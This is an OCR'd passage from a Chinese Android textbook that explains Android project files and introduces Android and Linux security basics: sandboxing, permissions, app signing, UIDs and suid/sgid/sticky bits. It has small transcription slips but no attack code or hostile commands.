


图 2-38　模拟运行成功

2.7　分析 Android 应用工程文件

知识点讲解：光盘:视频\知识点\第 2 章\分析 Android 应用工程文件.avi

讲解完 Android 的整体结构之后，接下来开始讲解 Android 工程文件的组成。顶层的 Android 应用程序通常使用 Eclipse+Java 组合实现，在 Eclipse 工程中，一个基本的 Android 项目的目录结构如图 2-39 所示。




图 2-39　Android 应用工程文件组成

在本节的内容中，将详细讲解 Android 应用程序工程文件中各个组成部分的具体信息。

2.7.1 src 程序目录

src 目录中保存了开发人员编写的程序文件，和一般的 Java 项目一样，src 目录下保存的是项目所有包及源文件（.java），res 目录下包含了项目中的所有资源。例如，程序图标（drawable）、布局文件（layout）和常量（values）等。不同的是，在 Java 项目中没有 gen 目录，也没有每个 Android 项目都必须有的 AndroidManifest.xml 文件。

.java 格式文件是在建立项目时自动生成的，这个文件是只读模式，不能更改。R.java 文件是定义该项目所有资源的索引文件。例如，下面是某项目中 R.java 文件的代码。

```
package com.yarin.Android.HelloAndroid;
public final class R {
    public static final class attr {
    }
    public static final class drawable {
        public static final int icon=0x7f020000;
    }
    public static final class layout {
        public static final int main=0x7f030000;
    }
    public static final class string {
        public static final int app_name=0x7f040001;
        public static final int hello=0x7f040000;
    }
}
```

在上述代码中定义了很多常量，并且这些常量的名字都与 res 文件夹中的文件名相同，这再次证明.java 文件中所存储的是该项目所有资源的索引。有了这个文件，在程序中使用资源将变得更加方便，可以很快地找到要使用的资源，由于这个文件不能被手动编辑，所以当在项目中加入了新的资源时，只需要刷新一下该项目，.java 文件便自动生成了所有资源的索引。

2.7.2 设置文件 AndroidManifest.xml

AndroidManifest.xml 文件是一个控制文件，其中包含了该项目中所使用的 Activity、Service 和 Receiver。例如，下面是某项目中 AndroidManifest.xml 文件的代码。

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      package="com.yarin.Android.HelloAndroid"
      android:versionCode="1"
      android:versionName="1.0">
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:name=".HelloAndroid"
                  android:label="@string/app_name">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <uses-sdk android:minSdkVersion="9" />
</manifest>
```

在上述代码中，intent-filters 描述了 Activity 启动的位置和时间。每当一个 Activity（或者操作系统）要执行一个操作时，将创建一个 Intent 对象，这个 Intent 对象可以描述想做什么，想处理什么数据、数据的类型以及一些其他信息。Android 会和每个 Application 所暴露的 intent-filter 的数据进行比较，找到最合适的 Activity 来处理调用者所指定的数据和操作。下面仔细分析 AndroidManifest.xml 文件，如表 2-2 所示。

表 2-2　AndroidManifest.xml 分析

参　数	说　明
manifest	根节点，描述了 package 中所有的内容
xmlns:android	包含命名空间的声明。xmlns:android=http://schemas.android.com/apk/res/android，使得 Android 中各种标准属性能在文件中使用，提供了大部分元素中的数据
Package	声明应用程序包
application	包含 package 中 application 级别组件声明的根节点。此元素也可包含 application 的一些全局和默认的属性，例如标签、icon、主题、必要的权限等。一个 manifest 能包含零个或一个此元素（不能大于一个）
android:icon	应用程序图标
android:label	应用程序名字
activity	activity 是与用户交互的主要工具，是用户打开一个应用程序的初始页面，大部分被使用到的其他页面也由不同的 activity 实现，并声明在另外的 activity 标记中。注意，每一个 activity 必须有一个<activity>标记对应，无论它给外部使用或是只用于自己的 package 中。如果一个 activity 没有对应的标记，将不能运行。另外，为了支持运行时查找 activity，可包含一个或多个<intent-filter>元素来描述 activity 所支持的操作
android:name	应用程序默认启动的 activity
intent-filter	声明了指定的一组组件支持的 Intent 值，从而形成了 Intent Filter。除了能在此元素下指定不同类型的值，属性也能放在这里来描述一个操作所需的唯一的标签、icon 和其他信息
action	组件支持的 Intent action
category	组件支持的 Intent Category。这里指定了应用程序默认启动的 activity
uses-sdk	该应用程序所使用的 SDK 版本

2.7.3　常量定义文件

下面介绍在资源文件中对常量的定义，例如，文件 String.xml 的代码如下所示。

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <string name="hello">Hello World, HelloAndroid!</string>
    <string name="app_name">HelloAndroid</string>
</resources>
```

上述常量定义文件的代码非常简单，只定义了两个字符串资源，请不要小看上面的几行代码，其中的字符直接显示在手机屏幕中，就像动态网站中的 HTML 一样。

2.7.4　UI 布局文件

布局（layout）文件一般位于 res\layout\main.xml 目录中，通过其代码能够生成一个显示界面，例如下面的代码。

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
   android:orientation="vertical"
      android:layout_width="fill_parent"
      android:layout_height="fill_parent"
      >
<TextView
      android:layout_width="fill_parent"
      android:layout_height="wrap_content"
      android:text="@string/hello"
      />
</LinearLayout>
```

在上述代码中，有以下几个布局和参数。

- <LinearLayout></LinearLayout>：在此标签中，所有元件都是由上到下排成的。
- android:orientation：表示介质的版面配置方式是从上到下垂直地排列其内部的视图。
- android:layout_width：定义当前视图在屏幕上所占的宽度，fill_parent即填充整个屏幕。
- android:layout_height：定义当前视图在屏幕上所占的高度，fill_parent即填充整个屏幕。
- wrap_content：随着文字栏位的不同而改变视图的宽度或高度。

在上述布局代码中，使用了一个 TextView 来配置文本标签 Widget（构件），其中设置的属性 android:layout_width 为整个屏幕的宽度，android:layout_height 可以根据文字来改变高度，而 android:text 则设置了这个 TextView 要显示的文字内容，这里引用了@string 中的 hello 字符串，即 String.xml 文件中的 hello 所代表的字符串资源。hello 字符串的内容"Hello World, HelloAndroid!"即是在 HelloAndroid 项目运行时看到的字符串。

注意： 上面介绍的文件只是主要文件，在项目中需要自行编写。另外，在项目中还有很多其他文件，这些文件很少需要编写的，所以在此就不进行讲解了。

第 2 篇　系统安全架构篇



第 3 章　Android 系统的安全机制

众所周知，Android 系统是一个开源的智能设备系统，因为架构开放、移动计算和网络互联能力强大的原因，很容易存在被攻击的安全隐患。为了确保信息安全，Android 系统本身需要打造一个安全的架构规范机制，并让这个机制贯穿整个系统架构的内核、虚拟机、应用框架层以及应用层等各个环节中。只有这样，才能保证在 Android 平台上保护用户数据、应用程序、设备和网络信息的安全性。本章将详细讲解 Android 系统安全机制的基本知识，为读者学习本书后面的知识打下基础。

3.1　Android 安全机制概述

知识点讲解：光盘:视频\知识点\第 3 章\Android 安全机制概述.avi

根据 Android 系统架构分析，其安全机制是在 Linux 操作系统的内核安全机制基础之上的，这主要体现在如下两个方面。

（1）使用进程沙箱机制来隔离进程资源。

（2）通过 Android 系统独有的内存管理技术，安全高效地实现进程之间的通信处理。

上述安全机制策略十分适合于嵌入式移动终端处理器设备，因为这可以很好地兼顾高性能与内存容量的限制。另外，因为 Android 应用程序是基于 Framework 应用框架的，并且使用 Java 语言进行编写，最后运行于 Dalvik VM（Android 虚拟机）。同时，Android 的底层应用由 C/C++语言实现，以原生库形式直接运行于操作系统的用户空间。这样，Android 应用程序和 Dalvik VM 的运行环境都被控制在“进程沙箱”环境下。“进程沙箱”是一个完全被隔离的环境，自行拥有专用的文件系统区域，能够独立共享私有数据，如图 3-1 所示。




图 3-1　Android 安全机制架构

在本节的内容中，将详细讲解 Android 安全机制的基本架构知识。

3.1.1　Android 的安全机制模型

在 Android 系统的应用层中，提供了如下安全机制模型。

- 使用显式定义经用户授权的应用权限控制机制的方法，系统规范并强制各类应用程序的行为准则与权限许可。
- 提供了应用程序的签名机制，实现了应用程序之间的信息信任和资源共享。

概览整个 Android 系统的框架结构，其安全机制的具体特点如下。

- 采用不同的层次架构机制来保护用户信息的安全，并且不同的层次可以保证各种应用的灵活性。
- 鼓励更多的用户去了解应用程序的工作过程，鼓励用户花费更多的时间和注意力来关注移动设备的安全性。
- 无惧恶意软件的威胁，并拥有坚定决心消灭这些威胁。
- 时刻防范第三方恶意应用程序的攻击。
- 时刻做好风险控制工作，一旦安全防护系统崩溃，要尽量减少损失，并尽快恢复。

根据上述模型，Android 安全系统提供了如下的安全机制。

（1）内存管理

Android 内存管理机制基于标准 Linux 的 OOM（低内存管理）机制，实现了低内存清理（LMK）机制，将所有的进程按照重要性进行分级，系统会自动清理最低级别进程所占用的内存空间。另外，还引入 Android 独有的共享内存机制 Ashmem，此机制具有清理不再使用共享内存区域的能力。

（2）权限声明

Android 应用程序需要显式声明权限、名称、权限组与保护级别，只有这样才能算是一个合格的 Android 程序。在 Android 系统中规定：不同级别应用程序的使用权限时的认证方式不同，具体说明如下所示。

- Normal级：申请后即可用。
- Dangerous级：在安装时由用户确认后方可用。
- Signature与Signatureorsystem级：必须是系统用户才可用。

（3）应用程序签名

Android 应用程序包（.apk 格式文件）必须被开发者数字签名，同一名开发者可以指定不同的应用程序共享 UID，这样可以运行在同一个进程空间以实现资源共享。

（4）访问控制

通过使用基于 Linux 系统的访问控制机制，可以确保系统文件与用户数据不受非法访问。

（5）进程沙箱隔离

Android 应用程序安装时会被赋予一个独特的用户标识（UID），这个标识被永久保持。当 Android 应用程序及其运行的 Dalvik VM 运行于独立的 Linux 进程空间中时，会将与 UID 不同的应用程序隔离出来。

（6）进程通信

Android 采用 Binder 机制提供的共享内存实现进程通信功能，Binder 机制基于 Client-Server 模式，提供了类似于 COM 和 CORBA 的轻量级远程进程调用（RPC）。通过使用 Binder 机制中的接口描述语言（AIDL）来定义接口与交换数据的类型，可以确保进程间通信的数据不会发生越界操作，影响进程的空间。

3.1.2　Android 具有的权限

Android 安全结构的核心思想：在默认的情况下应用程序，不可以执行任何对其他应用程序、系统或者用户带来负面影响的操作。对于开发者来说，只有了解并把握 Android 的安全架构的核心，才能设计出在使用过程中更加流畅的用户体验程序。

根据用户的使用过程体验，可以将和 Android 系统相关的权限分为如下三类。

- Android手机所有者权限：自用户购买Android手机（如Samsung GT-i9000）后，用户不需要输入任何密码，就具有安装一般应用软件、使用应用程序等的权限。
- Android root权限：该权限为Android系统的最高权限，可以对所有系统中文件、数据进行任意操作。出厂时默认没有该权限，需要使用z4Root等软件获取，但并不鼓励进行此操作，因为可能因此使用户失去手机原厂保修的权益。同样，如果将Android手机进行root权限提升，则此后用户不需要输入任何密码，都将能以Android root权限来使用手机。
- Android应用程序权限：Android提供了丰富的SDK，开发人员可以根据其开发Android中的应用程序。而应用程序对Android系统资源的访问需要有相应的访问权限，这个权限就称为Android应用程序权限，在应用程序设计时设定，在Android系统中初次安装时即生效。需要注意的是，如果应用程序设计的权限大于Android手机所有者权限，则该应用程序无法运行。例如，没有获取Android root权限的手机无法运行Root Explorer，因为运行该应用程序需要Android root权限。

3.1.3 Android 的组件模型（Component Model）

整个 Android 系统中包括 4 种组件，具体说明如下。

- Activity：Activity就是一个界面，这个界面中可以放置各种控件，例如，Task Manager的界面、Root Explorer的界面等。
- Service：服务是运行在后台的功能模块，如文件下载、音乐播放程序等。
- Content Provider：是Android平台应用程序间数据共享的一种标准接口，以类似于URI（Universal Resources Identification）的方式来表示数据，例如，content://contacts/people/1101。
- Broadcast Receiver：与Broadcast Receiver组件相关的概念是Intent，Intent是一个对动作和行为的抽象描述，负责组件之间及程序之间进行消息传递。而Broadcast Receiver组件则提供了一种把Intent作为一个消息广播出去，由所有对其感兴趣的程序对其作出反应的机制。

3.1.4 Android 安全访问设置

在 Android 系统中，每个应用程序的 APK（Android Package）包中都会包含一个 AndroidManifest.xml 文件，该文件除了罗列应用程序运行时库、运行依赖关系等之外，还会详细地罗列出该应用程序所需的系统访问。AndroidManifest.xml 文件的基本格式如下所示。

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      package="cn.com.fetion.android"
      android:versionCode="1"
      android:versionName="1.0.0">
   <application android:icon="@drawable/icon" android:label="@string/app_name">
       <activity android:name=".welcomActivity"
                  android:label="@string/app_name">
            <intent-filter>
                 <action android:name="android.intent.action.MAIN" />
                 <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
   </application>
```

```
  <uses-permission
android:name="android.permission.SEND_SMS"></uses-permission>
</manifest>
```

上述代码中的粗斜体部分是声明该软件具备发送短信的功能。在 Android 系统中，一共定义了 100 多种 permission 供开发人员使用。

3.2　Linux 系统的安全机制

知识点讲解：光盘:视频\知识点\第 3 章\Linux 系统的安全机制.avi

因为 Android 系统是基于 Linux 内核的，所以在学习 Android 的安全机制之前需要先掌握 Linux 安全机制的知识。本节将详细讲解 Linux 用户权限、进程和内存空间方面的知识，为读者学习本书后面的知识打下基础。

3.2.1　root 用户、伪用户和普通用户

在 Linux 系统的安全机制中，最基础的是用户与用户组。Linux 系统的用户由用户名和用户标识（UID）表示，用户可同时参与多个用户组，每个用户组由组标识（GID）表示。在 Linux 系统中存在 3 类用户，分别是 root 用户、系统伪用户和普通用户。

（1）超级用户

Linux 操作系统中的最高权限是 root，也被称为超级权限的拥有者，此类用户具有最高的系统权限，UID 为 0。因为 root 用户都能完成普通用户无法执行的操作，所以也将 root 称为超级管理用户。在 Linux 系统中，每个文件、目录和进程都归属于某一个用户，只有这个用户才能操作这个文件、目录和进程。但是 root 用户可以超越任何用户和用户组来对文件或目录进行读取、修改或删除（在系统正常的许可范围内）。可以控制程序的执行和终止，可以对硬件设备进行添加、创建和移除等操作，也可以对文件和目录的属主和权限进行修改，以适合系统管理的需要（因为 root 是系统中权限最高的特权用户）。

在 Linux 系统中是通过 UID 来区分用户权限级别的，而 UID 为 0 的用户被系统约定为具有超级权限，也就是 root 用户。超级用户具有在系统约定的最高权限内操作，所以说超级用户具有可以完成系统管理的所有工具；可以通过/etc/passwd 来查得 UID 为 0 的用户是 root，而且只有 root 对应的 UID 为 0，从这一点来看，root 用户在系统中有无可替代的至高地位和无限制权限。

当系统默认安装时，系统用户和 UID 是一对一的对应关系，即一个 UID 对应一个用户。Linux 系统的用户身份是通过 UID 来确认的，UID 是确认用户权限的标识，用户登录系统所处的角色是通过 UID 来实现的，而并不是用户名。如果几个用户共同使用同一个 UID，将是一件很危险的事情。例如，将普通用户的 UID 改为 0，这就造成了系统管理权限的混乱。如果想用 root 权限，可以通过 su 或 sudo 的方式来实现，而不是随意让一个用户和 root 来共享同一个 UID。

在 Linux 系统中，可以让 UID 和用户实现一对多的关系。例如，可以将一个 UID 为 0 的值分配给几个用户共同使用，这就实现了 UID 和用户的一对多关系。但这样做会使相同 UID 的用户具有相同的身份和权限，会带来一定的风险。例如，在系统中把 guan 这个普通用户的 UID 改为 0 后，表示普通用户 guan 具有了超级权限，其权限能力和 root 用户完全一样。由此可见，UID 为 0 的用户就是 root ，root 用户的 UID 就是 0。

UID 和用户的一对一的对应关系，是管理员进行系统管理时遵循的准则之一，超级权限保留给 root 是最好的选择。如果不把 UID 的 0 值分享给其他用户使用，只有 root 用户唯一拥有 UID=0，那么 root 用户就是唯一的超级权限用户。

（2）普通用户和伪装用户

与超级用户相对的就是普通用户和虚拟用户（也被称为伪装用户），用户和伪装用户都是功能受限的用户。为了完成特定的任务，Linux 系统必须提供普通用户和伪装用户。Linux 系统是一个多用户、多任务的操作系统，多用户主要体现在用户的角色的多样性，不同的用户所分配的权限也不同。其实这也是 Linux 系统比 Windows 系统更为安全的最主要原因。

Linux 操作系统出于系统管理的需要，将某些关键系统应用文件所有权赋予某些系统伪用户，其 UID 范围为 1～499，Linux 系统的伪用户不能登录系统。

Linux 操作系统中的普通用户只具备有限的访问权限，UID 为 500～6000，可以登录系统获得 shell。

3.2.2　超级用户（权限）

在 Linux 系统中，超级权限用户（UID 为 0 的用户）的主要功能如下所示。

（1）对任何文件、目录或进程进行操作，这种操作是在 Linux 系统最高许可范围内的操作，而有些操作就是具有超级权限的 root 也无法完成，例如/proc 目录，/proc 是用来反映系统运行的实时状态信息的，所以即使是 root 用户也无法操作，其权限如下所示。

```
[root@localhost ~]# pwd
/root
[root@localhost ~]# cd /
[root@localhost /]# ls -ld /proc/
dr-xr-xr-x 134 root root 0 2005-10-27 /proc/
```

对于/proc 目录来说，root 用户只具有读和执行权限，但绝对没有写权限的。

（2）对于涉及系统全局的系统管理

在 Linux 系统中，对硬件管理、文件系统管理、用户管理和系统全局配置等操作都需要超级权限来实现，例如使用 adduser 添加新用户的功能就需超级权限的用户来完成。

（3）超级权限的不可替代性

因为超级权限在系统管理中是不可缺少的，所以必须使用超级权限来完成系统管理工作。在一般情况下，为了系统安全，不需要使用 root 用户来完成一般的应用。root 用户只被用来管理和维护系统功能，例如，系统日志的查看、清理，用户添加/删除等操作。在不涉及系统管理的工作的情况下，普通用户足可以完成基本功能，例如，编写文件、收听音乐等。对于基于普通应用程序的调用工作，可以通过普通用户来完成。


当以普通权限的用户登录系统时，有些系统配置及系统管理必须通过超级权限用户完成，例如，对系统日志的管理、添加和删除用户。获取超级权限的过程，就是切换普通用户身份到超级用户身份的过程；这个过程主要是通过 su 和 sudo 来解决。

3.2.3　文件权限

Linux 系统的用户对系统资源拥有具体的访问权限，例如文件资源。在 Linux 系统中，系统资源通常以“文件”来表示。Linux 中的“文件”不仅限于通常意义上存储于物理介质上的数据文件，还可以是已被抽象成用户程序访问系统资源的统一接口。通过对文件实现打开、关闭、读、写以及控制等操作，用户程序不但可以访问操作系统控制的各类设备，而且可以访问内核的数据资源与运行状态。例如，/dev 目录下的文件通常为系统硬件设备的访问接口，而/proc 下的文件通常是内核的进程控制信息访问接口。为了控制不同的用户对不同系统资源的访问，在 Linux 操作系统中使用不同的用户权限来实现访问控制。

（1）3 个组

在 Linux 权限机制下，每个文件属于一个用户和一个组，由 UID 与 GID 标识其具体的所有权。对于文



件的具体访问权限，分别定义为可读（r）、可写（w）与可执行（x）三大类，并且由 3 组读、写、执行组成的权限三元组来描述相关权限，具体说明如下。

- 第1组：定义文件所有者（用户）的权限。
- 第2组：定义同组用户（GID相同但UID不同的用户）的权限。
- 第3组：定义其他用户的权限（GID与UID都不同的用户），例如通过如下命令可以获得文件的权限设置。

```
$ ls –l /bin/foobar
-rwxr-xr--   1 root    wheel    20540 Oct 26 07:49 /bin/mmm
```

在上述命令中，“-rwxr-xr--”中的首字符“-”表示文件/bin/mmm 的类型，也有可能是如下件类型字符。

- d：目录。
- l：符号链接。
- c：字符设备文件。
- b：块设备文件。
- p：pipe管道。
- s：socket套接字。

在字段“-rwxr-xr--”首字符后面是 3 个三元组，即 rwx 的组合，其中，“-”表示无相应权限，具体说明如下所示。

- rwx：表示文件所有者（此处为root）可以进行读、写、执行的操作。
- r-x：表示文件组用户（此处为wheel组的用户）没有写权限，但有可读和执行权限。
- r--：表示任何其他用户对本文件的权限，即只可读，没有写与执行的权限。

（2）特殊权限标识

Linux 安全机制对可执行的文件还提供了特殊的权限标识，分别是 suid、sgid 和“粘滞位”（sticky bit）。这 3 个元素实际成为上述权限三元组之外的第 4 个组，以 suid、sgid 和 stickybit 方式存在。具体说明如下所示。

- s或S（suid）：可执行文件启用此权限后可以得到获得该文件所有者的全部权限的特权，以该文件所有者的身份访问其能访问的全部资源。如果suid权限的文件被黑客利用，例如，以suid配上root拥有者，系统安全性将不复存在。
- s或S（sgid）：如果可执行文件启用此权限，则效果会与suid相同，即将文件所有者换成用户组，该文件就可以任意存取整个用户组所能使用的系统资源。
- t或T（Stickybit）：在/tmp和/var/tmp目录中提供了供所有用户暂时存取的文件，用户都可以拥有完整的权限进入该目录，以便浏览、删除和移动属于自己的文件。

注意： 因为特殊权限会导致“特权”发生，所以说如果无特殊需求，就不应该启用这些权限，避免出现安全漏洞的问题。

在 Linux 系统中，suid、sgid 和 stickybit 会占用 x 的位置，大小写有区分。如果开启执行权限（x），并且同时启用 suid、sgid、stickybit 中任意一个，则 s 采用小写替代 x。如果没有开启执行权限，仅启用 suid、sgid、stickybit 中任意一个，则采用大写形式 S。例如，想查看修改用户口令的命令 passwd 的权限，则可以通过如下指令实现。

```
$ ls -l /usr/bin/passwd
-rwsr-xr-x      1 root      wheel      17588   Oct 29 07:53   /usr/bin/passwd
```

在上述命令中，“-rwsr-xr-x”中的 s 取代了表示用户权限的第一个三元组中的 x，s 表示/bin/passwd 文件，被设置了 suid 和可执行位。如果为大写的 S，则表示文件只被设置了 suid。当运行 passwd 时，passwd 会代表 root 用户执行，所以具有了超级用户访问权，而不再代表运行它的用户。运行/bin/passwd 文件时会

更改/etc/passwd 文件的内容。尽管/etc/passwd 文件的所有者是 root，但是 suid 使得/bin/passwd 以 root 用户的访问权限 lauren 运行，所以能够修改/etc/passwd 文件。同样道理，sgid 允许用户程序继承程序的组所有权，而不是当前用户的程序所有权。当 sgid 被用于定义目录权限时，便启用了目录的 sgid 标志，在目录内创建的任何文件将继承目录的组。而“粘滞位”则通常用于目录的属性定义，现实中常用的/tmp 或/vat/tmp 目录等通常设置了“粘滞位”，例如，t 表示该目录设置了粘滞位。在为权限为 777 的目录/tmp 设置粘滞位后，具有写权限的每个用户都可以在目录下创建文件，不同的是每个用户只能删除自己创建的文件。

例如，在如下指令中，如果/foo/mm1 已设置执行权限，则显示 s 与 t；否则/foo/mm2 没有执行权限，采用大写 S 和 T 来表示。

```
$ ls -ld /tmp
drwxrwxrwt 5 root root 4096 Oct 21 07:55 /tmp
$ ls -ld /foo/mm1
-rwsr-sr-t 1 root root 4096 Oct 21 07：17 /foo/mm1
$ ls -ld /foo/mm2
-rwSr-Sr-T 1 root root 4096 Oct 21 07：18 /foo/mm2
```

3.2.4 使用 su 命令临时切换用户身份

在 Linux 系统中，su 命令就是切换用户的工具。例如，当以普通用户 guan 登录系统后，如果要添加用户任务以执行 useradd，guan 用户是没有这个权限的，而这个权限恰恰由 root 所拥有。解决上述问题的办法有两个，具体说明如下。

（1）退出 guan 用户，重新以 root 用户登录。

（2）不退出 guan 用户，而是用 su 来切换到 root 下进行添加用户的工作，等任务完成后再退出 root。

在上述两种实现方法中，可以发现通过 su 切换的方式比较简单易行。

